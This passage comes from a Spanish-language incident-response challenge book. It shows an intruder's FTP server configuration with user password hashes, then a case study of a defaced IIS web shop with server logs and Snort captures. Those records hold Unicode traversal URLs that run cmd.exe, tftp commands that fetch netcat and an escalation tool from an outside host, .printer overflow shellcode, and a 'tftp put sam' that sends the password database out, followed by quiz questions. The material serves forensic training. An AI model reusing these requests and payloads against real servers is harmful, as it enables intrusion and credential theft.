"SpecifyWhatToCache"=dword:00000001
"DaysBeforeCheckVolatile"=dword:00000002
"DaysBeforeCheckNonVolatile"=dword:0000003c
"CacheDirectory"="cache"

[HKEY_LOCAL_MACHINE\SOFTWARE\Qbik Software\WinGate\Cache\PurgeFilter]
```

Sud.ini

```
[GLOBAL]
TryOut=Full
Version=3.0.0.7
LocalSetupPassword=8734871074267438692186327484
LocalSetupPortNo=45092
DirCacheSize=60
PacketTimeOut=120
[DOMAINS]
Domain1=0.0.0.0||19216|Psychotic|1
[Domain1]
LogSystemMes=0
LogSecurityMes=0
LogGETs=0
LogPUTs=0
LogFileSystemMes=0
LogFileSecurityMes=0
LogFileGETs=0
LogFilePUTs=0
ReplyHello=PsychoticDreams
ReplyHelp=Help yourself.
ReplyNoAnon=no ANONYMOUS.
ReplyNoCredit=Upload some more.
ReplySYST=guess
ReplyTooMany=User limit reached.
```

92 Hackers: 20 desafíos prácticos

```
ReplyDown=Server going offline.
ReplyOffline=Server offline.
DirChangeMesFile=C:\winnt\system32\os2\dll\new\dir.txt
User1=AdminIt|1
User2=MistarZet|1
User3=Tectonic|1
User4=nevermind|1
User5=Unibomber|1
User6=Nicodeimous|1
User7=Catie|1
User8=Mantis|1
User9=Pr0vit0|1
User10=X-Man|1
User11=FXskater|1
User12=delon15|1
User13=BigPun|1
User14=tafkamk|0
User15=Vegeetz|0
User16=Corsair|0
User17=palmleaf|0
User18=polux|0
User19=Termin-X|0
User20=NextLev|0
User21=X-byte|0
User22=XTracer|0
User23=Hooterman|0
User24=Section|0
User25=nightreg|0
User26=AssOnFire|0
User27=ZeroCode|0
User28=thunderbolt|0
[USER=AdminIt|1]
Password=am0B435D78A1C24951A3607D82B74F559F
HomeDir=C:\
LoginMesFile=C:\winnt\system32\os2\dll\new\login.txt
TimeOut=600
Maintenance=System
Access1=a:\|RWAMELCDP
Access2=b:\|RWAMELCDP
Access3=c:\|RWAMELCDP
Access4=d:\|RWAMELCDP
Access5=e:\|RWAMELCDP
Access6=f:\|RWAMELCDP
Access7=g:\|RWAMELCDP
Access8=h:\|RWAMELCDP
Access9=i:\|RWAMELCDP
Access10=j:\|RWAMELCDP
Access11=k:\|RWAMELCDP
Access12=l:\|RWAMELCDP
Access13=m:\|RWAMELCDP
Access14=n:\|RWAMELCDP
Access15=o:\|RWAMELCDP
Access16=p:\|RWAMELCDP
Access17=q:\|RWAMELCDP
Access18=r:\|RWAMELCDP
Access19=s:\|RWAMELCDP
```

```

Access20=t:\|RWAMELCDP
Access21=u:\|RWAMELCDP
Access22=v:\|RWAMELCDP
Access23=w:\|RWAMELCDP
Access24=x:\|RWAMELCDP
Access25=y:\|RWAMELCDP
Access26=z:\|RWAMELCDP

```

```

[USER=MistarZet|1]
Password=azAF0E7B81B68F780BC86349F3CB7689F8
HomeDir=x:\yz
LoginMesFile=C:\Winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMELCDP

```

```

[USER=Tectonic|1]
Password=qpAE01555F540ABC27D446D6729349350D
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMELCDP

```

```

[USER=nevermind|1]
Password=yv5B4F0CD0E7BE5B73F19D32CB638BAB4B
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMELCDP

```

```

[USER=Unibomber|1]
Password=ywD70998C2948667A870073CEC5B227856
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMELCDP

```

```

[USER=Nicodeimous|1]
Password=ww17FA33B6B44B16A3963E2C9B8F2B2468
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMELCDP

```

```

[USER=Catie|1]
Password=wwD22D056E72E4A3534231C61202FA9905
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMELCDP

```

94 Hackers: 20 desafíos prácticos

```
[USER=Mantis|1]
Password=mdDC7020AE3764CB4F8AA3EAAF28DEF64C
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=Pr0vit0|1]
Password=kb35383F031AEF4923D826DB90684A2A8C
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=X-Man|1]
Password=kdCA595661D8B357BF6BD3C5E9654AA46B
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=FXskater|1]
Password=yhD4C1C5E0D126EC4B0AD4015D84670F1A
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=delon15|1]
Password=qu26599DEA870312E91A97DB4508EEE0D3
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=BigPun|1]
Password=jw3AD33D0F8B37C89D8E426A0CD5D10DE7
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=tafkamk|1]
Password=vw3E3CA6D39DB45DC39315C9E8CDA38849
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```



```
[USER=Vegeetz|1]
Password=pmC20B5BDF0FF5ACB17003C729D0754531
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=Corsair|1]
Password=nkAFDA89E74A416F2F8D139DE273CE09D5
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=palmleaf|1]
Password=pr65B1187D0FC1585C42A1E3F71BFD5B65
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=polux|1]
Password=zpC21716F4FA570047D91C95C5234A0357
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=Termin-X|1]
Password=bv82212C7CC728B146AD249626468580BF
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=NextLev|1]
Password=zz4956A43EDC26DBACA29167EC3355EAFE
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

```
[USER=X-byte|1]
Password=tp0D2DD5D1B0E2398EA2A58849FD26A96B
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDP
```

96 *Hackers: 20 desafíos prácticos*

```
[USER=XTracer|1]
Password=bkF99E134EFA8EC9E1BFA7A9A45288FAB3
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDF
```

```
[USER=Hooterman|1]
Password=beF7A6E3BE4591E3B439E09D43B945A09B
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDF
```

```
[USER=Section|1]
Password=ne92F67538458A549E724EB6AF6CC7B42E
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDF
```

```
[USER=nightreg|1]
Password=jc6C241F46230744F5149AFB07AB917BE7
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDF
```

```
[USER=ZeroCode|1]
Password=lmC15FFF04BC0A24AA77D52C63014C4B58
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDF
```

```
[USER=AssOnFire|1]
Password=hc779EB86552CF974F954EC9B74824614A
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDF
```

```
[USER=thunderbolt|1]
Password=feC241646A8DE778FD49D5ACCCB0746003
HomeDir=x:\yz
LoginMesFile=c:\winnt\system32\os2\dll\new\login.txt
RelPaths=1
TimeOut=600
Access1=x:\yz|RWAMLCDF
```

Login.txt

```

---
R0 ning for:
%ServerDays Days, %ServerHours Hours, %ServerMins Minutes and
%ServerSecs Seconds
---
%ServerKbUp Kilobytes uploaded in %ServerFilesUp Files
%ServerKbDown Kilobytes downloaded in %ServerFilesDown Files
%ServerAvg KBps Average bandwidth used
%Uall User(s) connected since server start
%UNow User(s) currently connected

```

Rory se dio cuenta de que tenía todas las pruebas que necesitaba para reconstruir lo que había ocurrido. Finalmente, guardó todos los registros en un lugar seguro como prueba y repasó la documentación para ver si había algún error y dársela a su jefe. Los ejecutivos también podrían verla, pero Rory sabía que lo mejor sería una presentación en PowerPoint para resumir todos los hechos.

**PREGUNTAS**

1. ¿Qué fue lo primero que Rory debería haber comprobado cuando inició la estación de trabajo de análisis para duplicar el disco duro?
2. ¿Cuáles fueron las huellas que dejó este ataque, por cierto muy común, en un archivo de registro de IIS? Haga una lista de las huellas dejadas por los siguientes ataques: Vulnerabilidades de los Componentes de Datos RDS (MDAC), Vulnerabilidad negativa de la carpeta del Servidor Web (Unicode) y la Vulnerabilidad de Decodificación Superflua (Double Decode).
3. ¿Qué vulnerabilidades fueron utilizadas en los ataques aquí descubiertos?
4. ¿Qué vulnerabilidades han sido parcheadas en el servidor anteriormente?
¿Cómo lo sabe?
5. ¿Cuál fue la secuencia completa de sucesos y los resultados de la intrusión?

DESAFÍO 10

Jack and Jill¹

por Douf Barbin, Guardent, Inc.

Industria:	Ventas por Internet
Complejidad del Ataque:	Moderada
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Baja

¹ Nota del traductor: Se traduce por Jack y Jill.

Tina, la propietaria de una compañía de instrumentos musicales, llevó recientemente su negocio a Internet. Es un sitio Web pequeño, *trumpetsandmore.com*, especializado en la compra y venta de instrumentos musicales, accesorios y partituras. Debido a que la empresa es pequeña, Tina tan sólo tiene un PC que utiliza a la vez como servidor Web, sistema de administración financiera y base de datos de clientes e inventario. El PC de Tina es un equipo Intel corriente, con Microsoft Windows 2000 y Microsoft IIS 5.0. Utiliza su casa como oficina, con una conexión ADSL que comparte con su compañero, Rob, el cual es ingeniero de redes informáticas de un gran ISP (proveedor de servicios de Internet). La parte de red de Rob es un poco más complicada que la de Tina, y tiene varios equipos, entre los que se incluye una máquina con SNORT IDS que monitoriza toda la red, como se muestra en la Figura C10.1.

MIÉRCOLES, 02 DE MAYO DE 2001, 07:30

Una calurosa mañana de miércoles, Tina bajó las escaleras hasta su oficina para comprobar el correo electrónico. Al conectarse encontró el siguiente mensaje en el papel tapiz de su escritorio:

¡Mala suerte, pequeña! ¡Estas poseída!
Tengo tu lista de clientes, tus números de cuenta bancarias, y las contraseñas.
(Oh . . . y la contraseña de tu novio es "laketahoe1.")
Apuesto a que esperas que no lo borre todo . . . ¡Toma una pista!
- Jack the Ripper




Figura C10.1. Red de Tina.

Inmediatamente, Tina examinó su sitio Web:

www.owned.com/baby
Ripped by Jack

LUNES, 02 DE MAYO DE 2001, 07:45

Tina despertó a Rob y le contó lo que ocurría. Lo primero que hizo Rob fue comprobar los registros de IIS, ya que sospechaba que se podrían haber aprovechado de la vulnerabilidad Unicode. Sin embargo, después de revisar el archivo default.htm no encontró ninguna modificación. En extractos de registros de IIS aparecía lo siguiente:

```
2001-05-01 21:26:54 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/Default.htm - 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.
0)

2001-05-01 22:10:10 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\ 200 Mozilla/4.0+
(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:10:27 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+mkdir.exe+\\jackjill\\ 502 M
ozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:10:40 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\ 200 Mozilla/4.0+
(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:10:57 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\jackjill\\ 200 Moz
illa/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:11:05 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+mkdir.exe+\\jackjill\\hk\\ 50
2 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:11:10 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\jackjill\\ 200 Moz
illa/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:13:42 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+mkdir.exe+\\jackjill\\hk\\hk-0.1\\
502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:13:48 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\jackjill\\hk\\ 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:13:59 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\jackjill\\hk\\hk-0.
1\\ 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:14:06 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+tftp.exe+-i+10.201.2.1+GET
+hk.exe+c:/jackjill/hk/hk-0.1/hk.exe 502 Mozilla/4.0+(compatible;+M
SIE+5.5;+Windows+NT+5.0)
2001-05-01 22:14:25 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+tftp.exe+-i+10.201.2.1+GET
+nc.exe 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:14:58 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\inetpub\\scripts 2
00 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
```

```

2001-05-01 22:15:15 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\jackjill\\hk\\hk-0.
1\\ 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-1 22:15:32 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /
scripts/../../../../winnt/system32/cmd.exe /c+c:/jackjill/hk/hk-0.1/hk.ex
e+rename+\\inetpub\\wwwroot\\default.htm+default.dm2 502 Mozilla/4.0+(
compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-05-01 22:15:40 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\inetpub\\wwwroot 2
00 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-1 22:15:52 jackth3rlpp3r.com - www.trumpetsandmore.net 80 G
ET /scripts/../../../../winnt/system32/cmd.exe c:/jackjill/hk/hk-0.1/hk.e
xe+rename+\\inetpub\\wwwroot\\default.htm+default.dm2 502 Mozilla/4.0+
(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-05-1 22:15:57 jackth3rlpp3r.com - www.trumpetsandmore.net 80 G
ET /scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\inetpub\\wwwroo
t 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)

```

Rob se dio cuenta de que las dos últimas entradas de los registros anteriores esta-
ban repetidas cinco veces más en los archivos de registro. A continuación extrajo los
registros SNORT correspondientes al periodo de tiempo que iba desde las 9:00 P.M.
hasta la medianoche:

```

[**] SCAN nmap fingerprint attempt [**]
05/01-21:30:24.455356 jackth3rlpp3r.com:38421 -> trumpetsandmore.co
m:25
TCP TTL:58 TOS:0x0 ID:43605 IpLen:20 DgmLen:60
**U*P*SF Seq: 0x410B2CF5 Ack: 0x0 Win: 0xC00 TcpLen: 40 UrgPtr:
0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
=====
[**] spp_portscan: portscan status from jackth3rlpp3r.com: 225 conn
ections across 1 hosts: TCP(225), UDP(0) [**]
=====
[**] spp_http_decode: IIS Unicode attack detected [**]
05/01-22:14:42.348692 jackth3rlpp3r.com:1045 -> trumpetsandmore.com
:80
TCP TTL:128 TOS:0x0 ID:293 IpLen:20 DgmLen:450 DF
***AP*** Seq: 0x41D7B35F Ack: 0x5F18A50A Win: 0x4510 TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25 GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79 c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F stem32/cmd.exe?/
64 2B 64 69 72 2E 65 78 65 2B 5C 69 6E 65 74 70 d+dir.exe+\\inetp
75 62 5C 73 63 72 69 70 74 73 20 48 54 54 50 2F ub\\scripts HTTP/
31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 69 6D 61 1.1..Accept: ima
67 65 2F 67 69 66 2C 20 69 6D 61 67 65 2F 78 2D ge/gif, image/x-
78 62 69 74 6D 61 70 2C 20 69 6D 61 67 65 2F 6A xbitmap, image/j
70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 67 peg, image/pjpeg
2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 76 6E , application/vn
64 2E 6D 73 2D 70 6F 77 65 72 70 6F 69 6E 74 2D d.ms-powerpoint,
20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 76 6E 64 application/vnd
2E 6D 73 2D 65 78 63 65 6C 2C 20 61 70 70 6C 69 .ms-excel, appli
63 61 74 69 6F 6E 2F 6D 73 77 6F 72 64 2C 20 61 cation/msword, a
70 70 6C 69 63 61 74 69 6F 6E 2F 70 64 66 2C 20 pplication/pdf,

```



```

2A 2F 2A 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67 /*...Accept-Lang
75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 41 63 63 uage: en-us..Acc
65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A ept-Encoding: gz
69 70 2C 20 64 65 66 6C 61 74 65 0D 0A 55 73 65 ip, deflate..Use
72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 r-Agent: Mozilla
2F 34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 /4.0 (compatible
3B 20 4D 53 49 45 20 35 2E 35 3B 20 57 69 6E 64 ; MSIE 5.5; Wind
6F 77 73 20 4E 54 20 35 2E 30 29 0D 0A 48 6F 73 ows NT 5.0)..Hos
74 3A 20 31 30 2E 32 30 31 2E 32 2E 35 30 0D 0A t: trumpetsandmore
.com..
43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 Connection: Keep
2D 41 6C 69 76 65 0D 0A 0D 0A -Alive.... [**]
=====
[**] HK Privilege Escalation [**]
05/01-22:15:31.999890 jackth3rlpp3r.com:4415 -> trumpetsandmore.com
:80
TCP TTL:128 TOS:0x0 ID:17882 IpLen:20 DgmLen:421 DF
***AP*** Seq: 0x4A6BDB37 Ack: 0x3A069CBC Win: 0x4470 TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25 GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79 c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F stem32/cmd.exe?/
63 2B 63 3A 5C 6A 61 63 6B 6A 69 6C 6C 5C 68 61 c+c:\jackjill\ha
63 6B 5C 68 6B 5C 68 6B 2D 30 2E 31 5C 68 6B 2E ck\hk\hk-0.1\hk.
65 78 65 2B 63 6D 64 2B 2F 63 2B 72 65 6E 61 6D exe+cmd+/c+renam
65 2B 2F 69 6E 65 74 70 75 62 2F 77 77 77 72 6F e+/inetpub/wwwro
6F 74 2F 64 65 66 61 75 6C 74 2E 68 74 6D 6C 2B ot/default.html+
64 65 66 61 75 6C 74 2E 64 6D 32 20 48 54 54 50 default.dm2 HTTP
2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 69 6D /1.1..Accept: im
61 67 65 2F 67 69 66 2C 20 69 6D 61 67 65 2F 78 age/gif, image/x
2D 78 62 69 74 6D 61 70 2C 20 69 6D 61 67 65 2F -xbitmap, image/
6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 jpeg, image/pjpe
67 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 74 2D 4C g, /*...Accept-L
61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A uanguage: en-us..
41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A Accept-Encoding:
20 67 7A 69 70 2C 20 64 65 66 6C 61 74 65 0D 0A gzip, deflate..
55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 User-Agent: Mozi
6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69 lla/4.0 (compati
62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 31 3B 20 ble; MSIE 5.01;
57 69 6E 64 6F 77 73 20 4E 54 20 35 2E 30 29 0D Windows NT 5.0).
0A 48 6F 73 74 3A 20 31 30 2E 32 30 31 2E 32 2E .Host: 10.201.2.
37 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 7..Connection: K
65 65 70 2D 41 6C 69 76 65 0D 0A 0D 0A eep-Alive....

=====
[**] IDS535/http-iis5-printer-beavuh [**]
05/01-22:30:32.943230 jackth3rlpp3r.com:4447 -> trumpetsandmore.com
:80
TCP TTL:128 TOS:0x0 ID:18323 IpLen:20 DgmLen:1222 DF
***AP*** Seq: 0x4EF7BD75 Ack: 0x3E868ED8 Win: 0x4470 TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65 GET /NULL.printe
72 20 48 54 54 50 2F 31 2E 30 0D 0A 42 65 61 76 r HTTP/1.0..Beav
75 68 3A 20 90 90 90 90 90 90 90 90 90 90 90 90 90 uh: .....
90 90 90 90 90 90 90 90 EB 03 5D EB 05 E8 F8 FF .....].....
FF FF 83 C5 15 90 90 90 8B C5 33 C9 66 B9 D7 02 .....3.f....
50 80 30 95 40 E2 F4 2D 95 95 64 E2 14 AD D8 CF P.0.@...d.....
05 95 E1 96 DD 7E 60 7D 95 95 95 95 C8 1E 40 14 .....~'}......@.

```

Host:

```

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 33 .....3
C0 B0 90 03 D8 8B 03 8B 40 60 33 DB B3 24 03 C3 .....@'3..$.
FF E0 EB B9 90 90 05 31 8C 6A 0D 0A 0D 0A .....1.j....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] Attempted TCP connection to External_Net [**]
05/21-22:30:36.009892 jackth3r1pp3r.com:1051 -> trumpetsandmore.com
:666
TCP TTL:128 TOS:0x0 ID:31806 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x3E9350FD Ack: 0x0 Win: 0x4000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
05/21-22:40:07.160752 jackth3r1pp3r.com:666 -> trumpetsandmore.com:
1051
TCP TTL:128 TOS:0x0 ID:18590 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0x4F03BFB7 Ack: 0x3E94C050 Win: 0x4470 TcpLen: 20
74 66 74 70 20 2D 69 20 31 30 2E 32 30 31 2E 32 tftp -i 10.201.2
2E 31 20 70 75 74 20 73 61 6D 0A .1 put sam.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

```

A partir de estos archivos, Rob fue capaz de determinar lo que había ocurrido.



PREGUNTAS

A partir de la información anterior, debería ser capaz de responder a las siguientes preguntas:

1. ¿Cómo consiguió el atacante tener los privilegios adecuados que le permitieron acceder a IUSR_Machine?
 - A. ¿Qué herramienta o herramientas se utilizaron para obtener esos privilegios?
 - B. ¿Qué herramienta o herramientas fueron utilizadas con éxito en el ataque?

106 *Hackers: 20 desafíos prácticos*

2. ¿Cuál fue la vulnerabilidad que utilizó el atacante para conseguir acceso como administrador?
3. ¿Qué consideraciones adicionales de seguridad debería tener en cuenta Tina con respecto al diseño de su sitio Web?



DESAFÍO 11

The Accidental Tourist¹

por David Pollino, @stake, Inc.

Industria:	Fábrica de semiconductores
Complejidad del Ataque:	Baja
Complejidad de la Prevención:	Difícil
Complejidad de la Resolución:	Moderada

¹ Nota del traductor: En España el título de esta película se tradujo por El Turista Accidental

Ciertos avances en la tecnología pueden cambiar completamente la forma en la que se lleva a cabo un negocio en un corto periodo de tiempo. No hace mucho, era muy poca la gente que utilizaba el correo electrónico; ahora, la mayoría de las empresas no podrían funcionar sin él. En la era de Internet, las compañías no tienen miedo de aceptar el cambio si quieren seguir siendo competitivas. Al mismo tiempo, es sumamente importante implementar adecuadamente nuevas tecnologías de una forma responsable. Las compañías que no quieren adaptarse al cambio corren el riesgo de tener nuevas tecnologías introducidas inconscientemente. Oblong, Inc., una fábrica de semiconductores, se adaptó tarde a las nuevas tecnologías, con el consiguiente enfado de sus usuarios altamente capacitados tecnológicamente. Este enfoque conservador puede llegar a tener un efecto contraproducente cuando las nuevas tecnologías se adoptan de forma atropellada.

VIERNES, 27 DE ABRIL DE 2001, 15:00

